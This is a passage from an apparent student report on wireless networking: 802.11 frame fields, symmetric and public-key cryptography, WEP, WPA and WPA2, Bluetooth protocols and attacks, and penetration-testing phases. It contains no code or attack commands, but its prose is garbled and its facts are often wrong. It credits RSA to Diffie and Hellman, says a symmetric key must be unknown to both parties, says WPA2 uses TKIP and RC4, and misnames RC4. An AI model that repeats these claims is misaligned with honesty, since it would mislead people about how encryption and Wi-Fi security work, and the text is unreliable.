3. **Address 1/2/3/4:** - The address 1/2/3/4 are the access points in the wireless network. And these access points addresses are the following:- MAC (media access control) address, Transmitter Address, Receiver Address, Source Address and Destination Address. These addresses are the main building blocks of the address 1/2/3/4. Based upon the type of the frame these addresses occupy 6 bytes of space in the wireless network.
4. **Sequence Control:** - The sequence control are controls which are further broken into two types of numbers which are the sequence number and the fragment number. The sequence control occupies 2 bytes of space in the wireless network.
5. **Frame Body:** - The frame body is derived from the size of the data transmitted over the wireless network. The frame body takes over 2312 bytes of spaces in the wireless network.
6. **FCS or Frame Check Sequence:** - The FCS of the frame check sequence is responsible for indicating the checksum of the whole data including its header and its frame. The

FCS or the frame check sequence occupies a total of 4 bytes. The frame check sequence mostly relies on the Cyclic Redundancy Check.

SECURITY

Over the years there have been a considerable amount of advancement and development in the field of networking and wireless technologies. Everywhere and anywhere, we are surrounded by the wireless networking devices. It is essential for our networking devices and systems to be reliable and secure from the various threats and vulnerability, no matter how many times a system has been developed it is of less to no use if it doesn't provide reliability and security to practice in a day-to-day life. It is essential for a reliable wireless technology to prevent or be vary about any unauthorized or unaccredited, access request to prevent loss or misuse of any valuable information from the system. The communication of the wireless networking devices must be secured, and the basis of their building blocks must be integrity, confidentiality, and availability. The modern-day security issues these days faced by the systems are interception, interruption, modification, and fabrication. These are the four major threats.



Figure 5. Major Wi-Fi Security Threats

The figure 5 above showcases the modern day to day security threats faced by the wireless networking devices sabotaging their security. These threats include data interception, denial of services, rogue Aps, wireless intruders, misconfigured Aps, Ad hocs and soft Aps, misbehaving clients, Endpoint attacks, Evil twin Aps, and Wireless phishing. With every passing year, more and more techniques and exploits are being discovered which are causing threats to the wireless network security devices , to safeguard the wireless security is becoming very challenging. The unauthorized access to the WPA is among the common wireless network devices which capture or sniff data from air, this threat is also known as wireless sniffing. The attackers causing this threat sniffs or eavesdrop via the wireless networking device to encrypt data and save the data. Strong encryption of the data while transmitting the data over the web is a vital tool to act against the intruders for all these scenarios this prevents the data from being stolen. This method of encryption while transmitting and decrypting can be achieved by the two following key algorithms, which is

Symmetric Key algorithm and public key algorithm. We will be speaking about these two algorithm in detail below.

SYMMETRIC KEY ALGORITHM

The symmetric key algorithm is the algorithm used for cryptography, the symmetric key algorithm uses the same cryptographic keys for two things, one is for encrypting the plaintext and the other is for decrypting the ciphertext. This process is shown below in the figure 6. Cryptography is the art of solving or writing codes. One of the requirements for this algorithm to take place is that for the information to be shared the key, symmetric key must be unknown to both the parties.

For such encryption, there is a basic algorithm, which is the following: -

$$E: K * M \rightarrow C,$$

Where,

E = Encryption algorithm

K = Secret Key

M = Message Transmitted

Such that,

$$E_k: M \rightarrow C, m \rightarrow E(k, m); \text{ for every } k \in K$$




Figure 6: Symmetric Encryption Algorithm

The process of the Symmetric Encryption Algorithm taking place is explained in detail in the figure 6 above, where after decryption of the ciphertext and , encrypted of the plain text is taking place with the help of the symmetric key algorithm. Although the symmetric encryption algorithm helps in safeguarding the data and the information, this algorithm lacks integrity and confidentiality. There are two types of symmetric key algorithm, they are stream ciphers and block ciphers.

1. Stream Ciphers: Stream ciphers is a type of symmetric key cipher where in the plaintext digits are joined along with the pseudorandom cipher digit stream (keystream).

2. Block Ciphers: Block ciphers are the deterministic algorithm which operates on a fixed-length group of bits, called blocks.

PUBLIC KEY ALGORITHM

The public key algorithm also known as the asymmetric cryptography are the field of cryptographic systems who uses pairs of related keys unlike the symmetric key algorithm. There are pairs of related cryptographic keys used, consisting of public key and a corresponding private key. This process of the public key algorithm is illustrated in detail in the figure 7. To verify the digital certification a public key is assigned or to create digital certification or decrypt cipher key a private key is assigned. The requirement and the security of the public key algorithm depends on keeping the private key secret, regardless of compromising the security of the public key which can be openly distributed.

Mathematically, both these keys are related to each other.

An encryption is written as:

$$C \rightarrow K [P]$$

And decryption is written as.

$$P \rightarrow K_1 [C]$$


Where:

C = Cipher Text

K = Encryption Key

P = Plain Text

K₁ = Decryption Key



Internet Security © 1997 Kimble Consultancy Services Ltd (970812.1)

Figure 7. Public Key Algorithm

The phases or the process of the Public Key Algorithm is explained in detail in the figure 7 above. In the public key algorithm, the cipher text is encrypted in the plaintext at the output its transmitted over the network. In the year 1977, the RSA public key encryption was released by the Hellman and Diffie, they rooted the idea of this encryption which became the most popular public key encryption. In our day-to-day life with the wide use of the wireless networking devices, there is always higher security risks of data being injected and sniffed. To avoid these intruders, there are several security measures currently in use.

WIRED EQUIVALENT PRIVACY (WEP)

In the year 1997, a wired equivalent privacy (WEP) security algorithm was introduced which is an IEEE 802.11 standard security measure. In the wired equivalent privacy (WEP) the plain text is encrypted using hexadecimal digits from 10 to 26. When carrying out this modern wireless network it was capable enough to provide more confidentiality of the data than the traditional wired network. However, the wired equivalent privacy (WEP) is available to only two devices which is the 802.11a and the 802.11b devices. The wired equivalent privacy uses the CRC – 32 checksums for integrity and the stream cipher RC4 for confidentiality. The figure below explains in detail about the basic WEP encryption using RC4 keystream XORed with plaintext.

Real Encryption Algorithm (RC4) is the algorithm which is used for basic encryption of the WEP by the data carried and for providing security to the wireless networking devices. In the RC4 algorithm original message is included and a keystream is initiated for the cipher text to be transmitted over the network. The WEP standards implemented in the wireless network decides the length of the keystream and their values are based in hexadecimal sequence.

1. 64- Bit WEP (10-digits key)
2. 128- Bit WEP (26-digits Key)
3. 256- Bit WEP (58-digits Key)




Figure 8. WEP Encryption

In the figure 8 above the WEP encryption is shown, the use of RC4 algorithm in WEP for data security. However, there are several security and data drawbacks in the WEP security protocol. The WEP encryption which are wireless security protocol can be carried out with a simple technique and tools which are available all over the internet using this data transmitted over the network can be secured. The wireless security protocol WEP has several drawbacks which made WEP less popular among the wireless network users. Listed below are a few disadvantages of the WEP :-

1. The static key is easily guessed by the threat actors and therefore access can be gained to the confidential messages. A threat actor can sniff and collect data packets, and listen in transmissions. This helps the threat actors to decrypt the encryption key.

2. In the WEP network security protocol, every device connected can access all the confidential data and message contents because of the static key used in the WEP. The user can grant authorization with the help of single and static key when the user is connected to the WEP-secured Wi-Fi network.
3. The encryption key sizes supported by the WEP are only size 64-bit and 128-bit. It is easier to decrypt this size than the larger size encryption key of 256-bit.
4. WEP has limitation to the hexadecimal characters they use, which arranges from numbers 0 to 9 and the letters A to F. Therefore, the key length of the WEP is not very secure. It is easier to hack these keys using a standard computer.

It takes just a minute to crack in the WEP-protected network and especially if the network experiences a lot of traffic. Many data packets are then able to be intercepted by these threat actors. WEP cannot be used to secure Wi-Fi networks since its extremely insecure. The WEP security algorithm's security measured can be easily bypassed. In order to secure unauthorized access, it gives very limited security.

WI-FI PROTECTED ACCESS (WPA)

Wi-Fi Protected Access (WPA) was introduced in the year 2003 by the Wi-Fi alliance is an improved standard designed to fulfil the security flaws and voids after the WEP security standard. The techniques used are sophisticated encryption techniques in the WPA and secure user authentication which made WPA quickly possible to replace the existing WEP security protocol. Temporal Key Integrity Protocol (TKIP) is the algorithm which is used in the WPA security protocol for encryption of the plain text which is transmitted in network. The WPA uses 128-bit authentication key for the data packets being transmitted over the network and avoiding sniffing or eavesdropping and any unauthorized access. The following are a few major advantages of the Temporal key integrity protocol used by the WPA for encryption over the WEP encryption are listed below.

1. The WPA for encryption uses a 256-bit key, however the keys used by the WEP system are 64-bit and 128-bit keys which is a major update of the WPA which uses 256-bit key.
2. The temporal Key Integrity Protocol (TKIP) used by the WPA for encryption dynamically generates keys for every data packets.
3. In comparison to the fixed-key systems which is used by the WEP security protocol, the temporal key integrity protocol (TKIP) used by the WPA security protocol is more secure.
4. The core component is the temporal key integrity protocol (TKIP) of the WPA, this core component was designed using the firmware updates to be implemented onto the WEP enables devices and systems.
5. As a result, easily exploitable elements are relied upon by the WPA.

WPA is an improved security standard whose advanced encryption provides higher data safety when transmitted over the network.

WPA 2

WPA 2 was released on 24th June 2004, as a security solution which promises secure network for every 802.11 wireless networking devices. It can tackle security voids and give updated protocols of the earlier standards. TKIP and RC4 are the algorithms used by the WPA 2 for encryption. For message integrity the Michael Message Integrity Check is used. For the users using 802.1x EAP and PPK it offers strong authentication. The WPA 2 supports radius, EAP, EAP – TLS and pre-shared keys. The figure 9 shown below depicts the security levels of the evolution of the Wi-Fi security protocols.




Figure 9. Evolution of WIFI Security

The Figure 9 above shows in detail about the WEP security protocol having poor secured levels and unreliable data safety while WPA and WPA 2 security protocols give more security to the data transmission over wireless networks.

BLUETOOTH

A global protocol used for a short-range connecting wireless devices is called a Bluetooth [7]. With the frequency hopping 1600 hops with every second, the Bluetooth's operation ISM band ranges between 2.4 to 2.485 GHz. Short wavelengths it's the principle which works for the Bluetooth. In 1994 a giant Swedish phone maker named Ericsson developed the Bluetooth protocol and decided to name it after king Harald Bluetooth who reigned in the 10th century [7]. The Bluetooth Special Interest Group (SIG) maintains and regulates the Bluetooth standard. With the data transfer rate up to 720 Kbps the wireless technology works well within the short distance of 10m. However, the range of the Bluetooth standard cannot be fixed, some of the Bluetooth devices also work within 100m while some can be further extended using antennas specially designed for this task [7].

First appeared in the Bluetooth 4.0 standard was the Bluetooth low energy (BLE) [7], and Classic Bluetooth and the low energy variant (also labelled Bluetooth smart) was also differentiated by them. To satisfy the necessities of the communication, scenarios of the low-power wireless communication could use this while saving more power. One of the leading technologies for the internet of things (IOT) marked in the recent years was the BLE [7] and in the current smartphones, tablets, laptops, etc it is implemented as a household feature. BLE products were able to immediately interact with the users without an additional gateway purchase. The achievable range, energy and throughput efficiency have improved significantly with every new updated version of the security protocols [7]. The phone-device interactions were a matter of focus for the whole Bluetooth low energy design, as a result the phone was the central of the network of the typical point-to-point, star-based network topologies. Mesh capabilities were not a part of this approach, which was offered by ZigBee and Thread its low-power competitors, both running on top of IEEE 802.15.4 in the 2.4 GHz band. Every node in the network talking to other node this topology is enabled by Meshing which is either directly or via multi-hop communication. This topology related network is self-healing, self-organized and it enables a diverse path [7]. To the BLE there were several consequent attempts made to add meshing capabilities which resulted in different techniques [7]. Regarding BLE mesh networking there are still some open issues which are stated in the survey. Different implementations having interoperability between them is one of them. When BLE meshing is standardized, this issue can be resolved. When the Bluetooth SIG group released a mesh network specification this is exactly what happened by making use of its advertising capabilities based on the BLE [7].

These new standard operations are relevant and it's mandatory to find out how they tackle other identified open issues [7] and the drawbacks of the basis of communication which is the usage of the advertising capabilities of the BLE. BLE meshing specification operations how it operates and giving the reader its overview, these insights are given using three approaches: a statistical approach, an experimental evaluation and a theoretical model [7].

A statistical approach is taken to calculate the round-trip-time (RTT), to validate the experiments this approach is further used. Also overview of the hardware used and environment measurement is the contents of this project [7]. As a metric how the RTT is used, it's the basis of the experiment and for the Bluetooth Mesh Standard the theoretical model is introduced.




Figure 10. Bluetooth sharing Process

The figure 10 above shows in detail about the encrypted data sharing via the Bluetooth. This process initiates with the development of the authentication key and then how the link is developed between the Bluetooth connected devices [7]. With the help of a pre-shared authenticated key such data is decrypted [7].

PROTOCOL STACK

For every Bluetooth device, there is a Bluetooth Protocol that has a set of designated layers of functionality by the SIG that in-sures interoperability for every Bluetooth device. A universal Bluetooth application is built by the developers whose hardware as well as software which is capable of interoperating with every other Bluetooth device. The protocol stack of the Bluetooth devices is shown in the figure 11.

The Bluetooth is primary consisted of different protocols as shown as in figure 11: Cable Replacement Protocol, Telephony Control, Core Protocol, and Adopted Protocols. Five different layer stacks the core protocols of the Bluetooth. The frequency hopping, transmit power, modulation scheme and air interfaces minutiae is specified by the radio. Establishing a connection is the responsibility of the baseband within the Piconet, packet format, power control, addressing and timing. Different protocol layers and respective stacks are shown in detail in the table 9 which are used in Bluetooth devices.




Figure 11. Bluetooth Protocol Stack

Protocol Layer	Protocols in the Stacks
Bluetooth Core Protocols	Baseband, LMP, L2CAP, SDP
Cable Replacement Protocol	RFCOMM
Telephony Control Protocol	TCs Binary, AT-commands
Adopted Protocols	PPP, UDP/TCP/IP, OBEX, WAP, Vcard, vCal, IrMC, WAE

Table 9. Layers and Protocol

Baseband packet sizes, authentication and encryption are a set of standards which are set the LMP. Connectionless services and connection-oriented services are provided by the L2CAP. And lastly, the sharing Bluetooth devices and the connection between them through the SDP setup [7].

SECURITY

Integrated into communicating and computing devices, with a low-power short range wireless technology is known as a Bluetooth. Potentially severe security issues are introduced by the Bluetooth just like several other wireless technologies. Decline of usability of such networks are led by these issues. However, such vulnerabilities may be reduced using recommended security features. Some of the major and well-known security issues of the Bluetooth are the following : -

BlueSnarf: In the Bluetooth devices the bluesnarf is the most common security issue. Using Bluetooth connections in the wireless device's information can be accessed and gained through the process of Bluesnarfing. The attackers can get control over user's profile, their contacts, their emails, and their SMS without any trace of stealing. This process can be done by the exploitation of Object Exchange Protocol (OBEX).

BlueBug: In some of the Bluetooth enable devices the BlueBug is a security loophole. Gaining access over the victim's phone will be allowed to the attackers by usefully exploiting to the BlueBug loophole. Call list, Phone book, SMS services, internet abuse and many more will be gained access by the attackers through the BlueBug loophole. Eavesdropping which means listening to every phone call made by the victim and unauthorized phone calls are actively allowed to the attackers using the BlueBug loophole.

Blueprinting: Within the remote range, the process of tracking each Bluetooth is known as the Blueprinting. Models and manufacturers statistics are extracted using the method of Blueprinting. Detecting every Bluetooth device with the remote range is allowed to the attackers using this approach of Blueprinting and analysing their security issues.

BlueSmack: Originally initiated in the early windows version (Microsoft Window 95) was the BlueSmack attack which later transformed into an attack the Bluetooth devices. The BlueSmack is known to the knockout the targeted devices. Executed on the L2CAP layer is the attack of the BlueSmack.

Permission requests and the authentication process during the connectivity is what decides the exploitation and the Bluetooth attacks. There are number of ways to prevent the process of Bluetooth hacking. One of the most crucial and considerably the best way to prevent the Bluetooth from hacking is to switch it off when it's not in use.

PENETRATION TESTING

Penetration testing is a process of attempting to identify the security flaws indebted in an IT network infrastructure, web applications, computer systems or a network. Operating system, misconfigurations, applications, or endpoints can be the reason for such security flaws. Firewall, switches, perimeter defences, routers, network devices, servers, and workstation are included as several reconnaissance scans across them by penetration testing. Security mechanisms of the infrastructure is validated by the penetration testing. And the network can be secured by the results of the penetration testing report. However, a total secured network is not guaranteed by the penetration testing which helps in fixing all the errors, but it does make the network more secure. Although not every issue will be noticed while carrying out the penetration testing. But it's a good attempt to identify most of the security flaws. The penetration testing comprises of a lot of phases which are listed below.

The use of radio waves to establish wireless network connections by the wireless network technology, this wireless network technology is known as the Wi-Fi. The process used by the Wi-Fi to provide network access causes malicious hackers to choose to penetrate the network's infrastructure with the help of WIFI network by compromising it and its corresponding infrastructure devices. And due to the rise of the IoT connected appliances and devices, homes are also at high risk.

There are six main steps involved in compromising wireless penetration testing which include reconnaissance, identifying wireless networks, exploitation, vulnerability research, reporting and remediation. In to maintain secure development of the software code throughout the lifecycle of the penetration testing these tests are primally performed. The main purpose of performing this type of penetration test in cyber-attack vectors are coding mistakes, specific requirements, and lack of knowledge.

INTELLIGENCE GATHERING

A reconnaissance scan performed is known as intelligence gathering which gather as much information as possible again the target before performing an exploitation test. The intelligence gathering process uses the Open-Source Intelligence (OSINT) to gather information, which includes finding data, selecting, and collecting data from a public source. And then converting the raw data into an actionable intelligence. On the web there is deliberately, or accidentally confidential information left this happen only in some cases if used against the infrastructure, this can create severe security risks. Most of such vulnerable information is collected by the intelligence gathering process. Intelligence Gathering process consists of three main steps which are the following :-

Level 1: Footprinting

The extraction of the target information and ranging the target network are the first level of the process of information gathering. To gather the privileged information about the target network passively, this is the only way. Click-button using automated tools are mainly the ways to extract the data in this level of information gathering. The compliance requirements for the penetration testing are met appropriately using this method. Lots of information in foot printing can be offered via social engineering techniques. Whois, Nslookup, smartWhois and Sam Spade are the popular told used for foot printing.

Level 2: Scanning

Scanning the target network such as open ports and active applications is the process of obtaining more privileged information about them. With the help of findings from level 1 and utilizing automated tools the process of scanning can be initiated on the target network. For the scanning process to be initiated it requires good information of th infrastructure including its organisational behaviours, physical location, and relationship. This process of scanning of Gaining information on their security strategy will help the tester in carrying out the penetration testing efficiently. NMap, Traceroute, Ping, Netcat and so on are some of the popular tools for network scanning.

Level 3: Enumerating

The advance level of information gathering is known as enumerating, it requires broad understanding of the organizational behaviours and hours of collection and correlation of the information including deep analysis of the reconnaissance scan. Before performing level 3 tests it's important to well examine the information gathered from the level 1 and level 2. Identification of identify authentic users, vulnerable accounts , badly protected resources and initiating null session are the main idea behind the identification in this phase. To help to set in suitable exploitations of the target network, such a tech gives a clear pictures on its security level.

THREAT MODELLING

There are no fixed standards necessarily required in the threat modelling. However, for threat representations there must be some consistent terms, such as their capabilities and qualities and applicability of future analysis. Two main key aspects are involved in the whole process of threat modelling which are assets and attacker.

Threat modelling's main goal in a system is to find out any hidden vulnerability. And to make a secure system, its duty is to analyse those flaws and building a roadmap for future work. Rather than just vulnerabilities it targets on actual threats which is a very powerful engineering. Any possibilities of assets that could be compromised are wiped out of any external event and this helps in making a risk-free system. To facilitate potential harms and attacks is done by this model to the developer team. This model helps in focusing on their viable solutions and actual security flaws. Furthermore, vectors of penetration and attacks can be realised by the developers. Hence, a risk-free solution is built with this help. The basics of threat modelling and its analysis is shown in the figure 12.




Figure 12. Threat Modelling and Analysis.

The whole process of modelling is documented clearly and once the test is completed it should be presented to the authority. The modelling have three main approaches which are the following.

Attacker-centric: Attacker-centric approach means that it begins with an attacker. The goals are analysed beforehand of every possible route of attacks and other such attacks.

Software-centric: The design of the infrastructure involved in the attack is included in the software-centric approach. Different approaches of each element must be identified and implemented once the modelling of the system has begun within the system. This modelling is used by the Microsoft's security development.

Asset-centric: The asset itself starting the approaches of modelling is included in asset-centric approach. A system should entrust such assets. The higher priority in such approach is given to information and specially including sensitive personal information.




Figure 13. Threat Model Hierarchy

The hierarchy of threat models has been illustrated in Figure 13.

Secure application and its foundation for development serves as the threat modelling. To build a risk-free system it empowers the developers but only if it is applied during the early phase of the development. It helps to building countermeasures based on the penetration test and helps in analysing possible flaws. The hierarchy of the treat model is also capable of threat decomposition and mitigation.

VULNERABILITY ANALYSIS

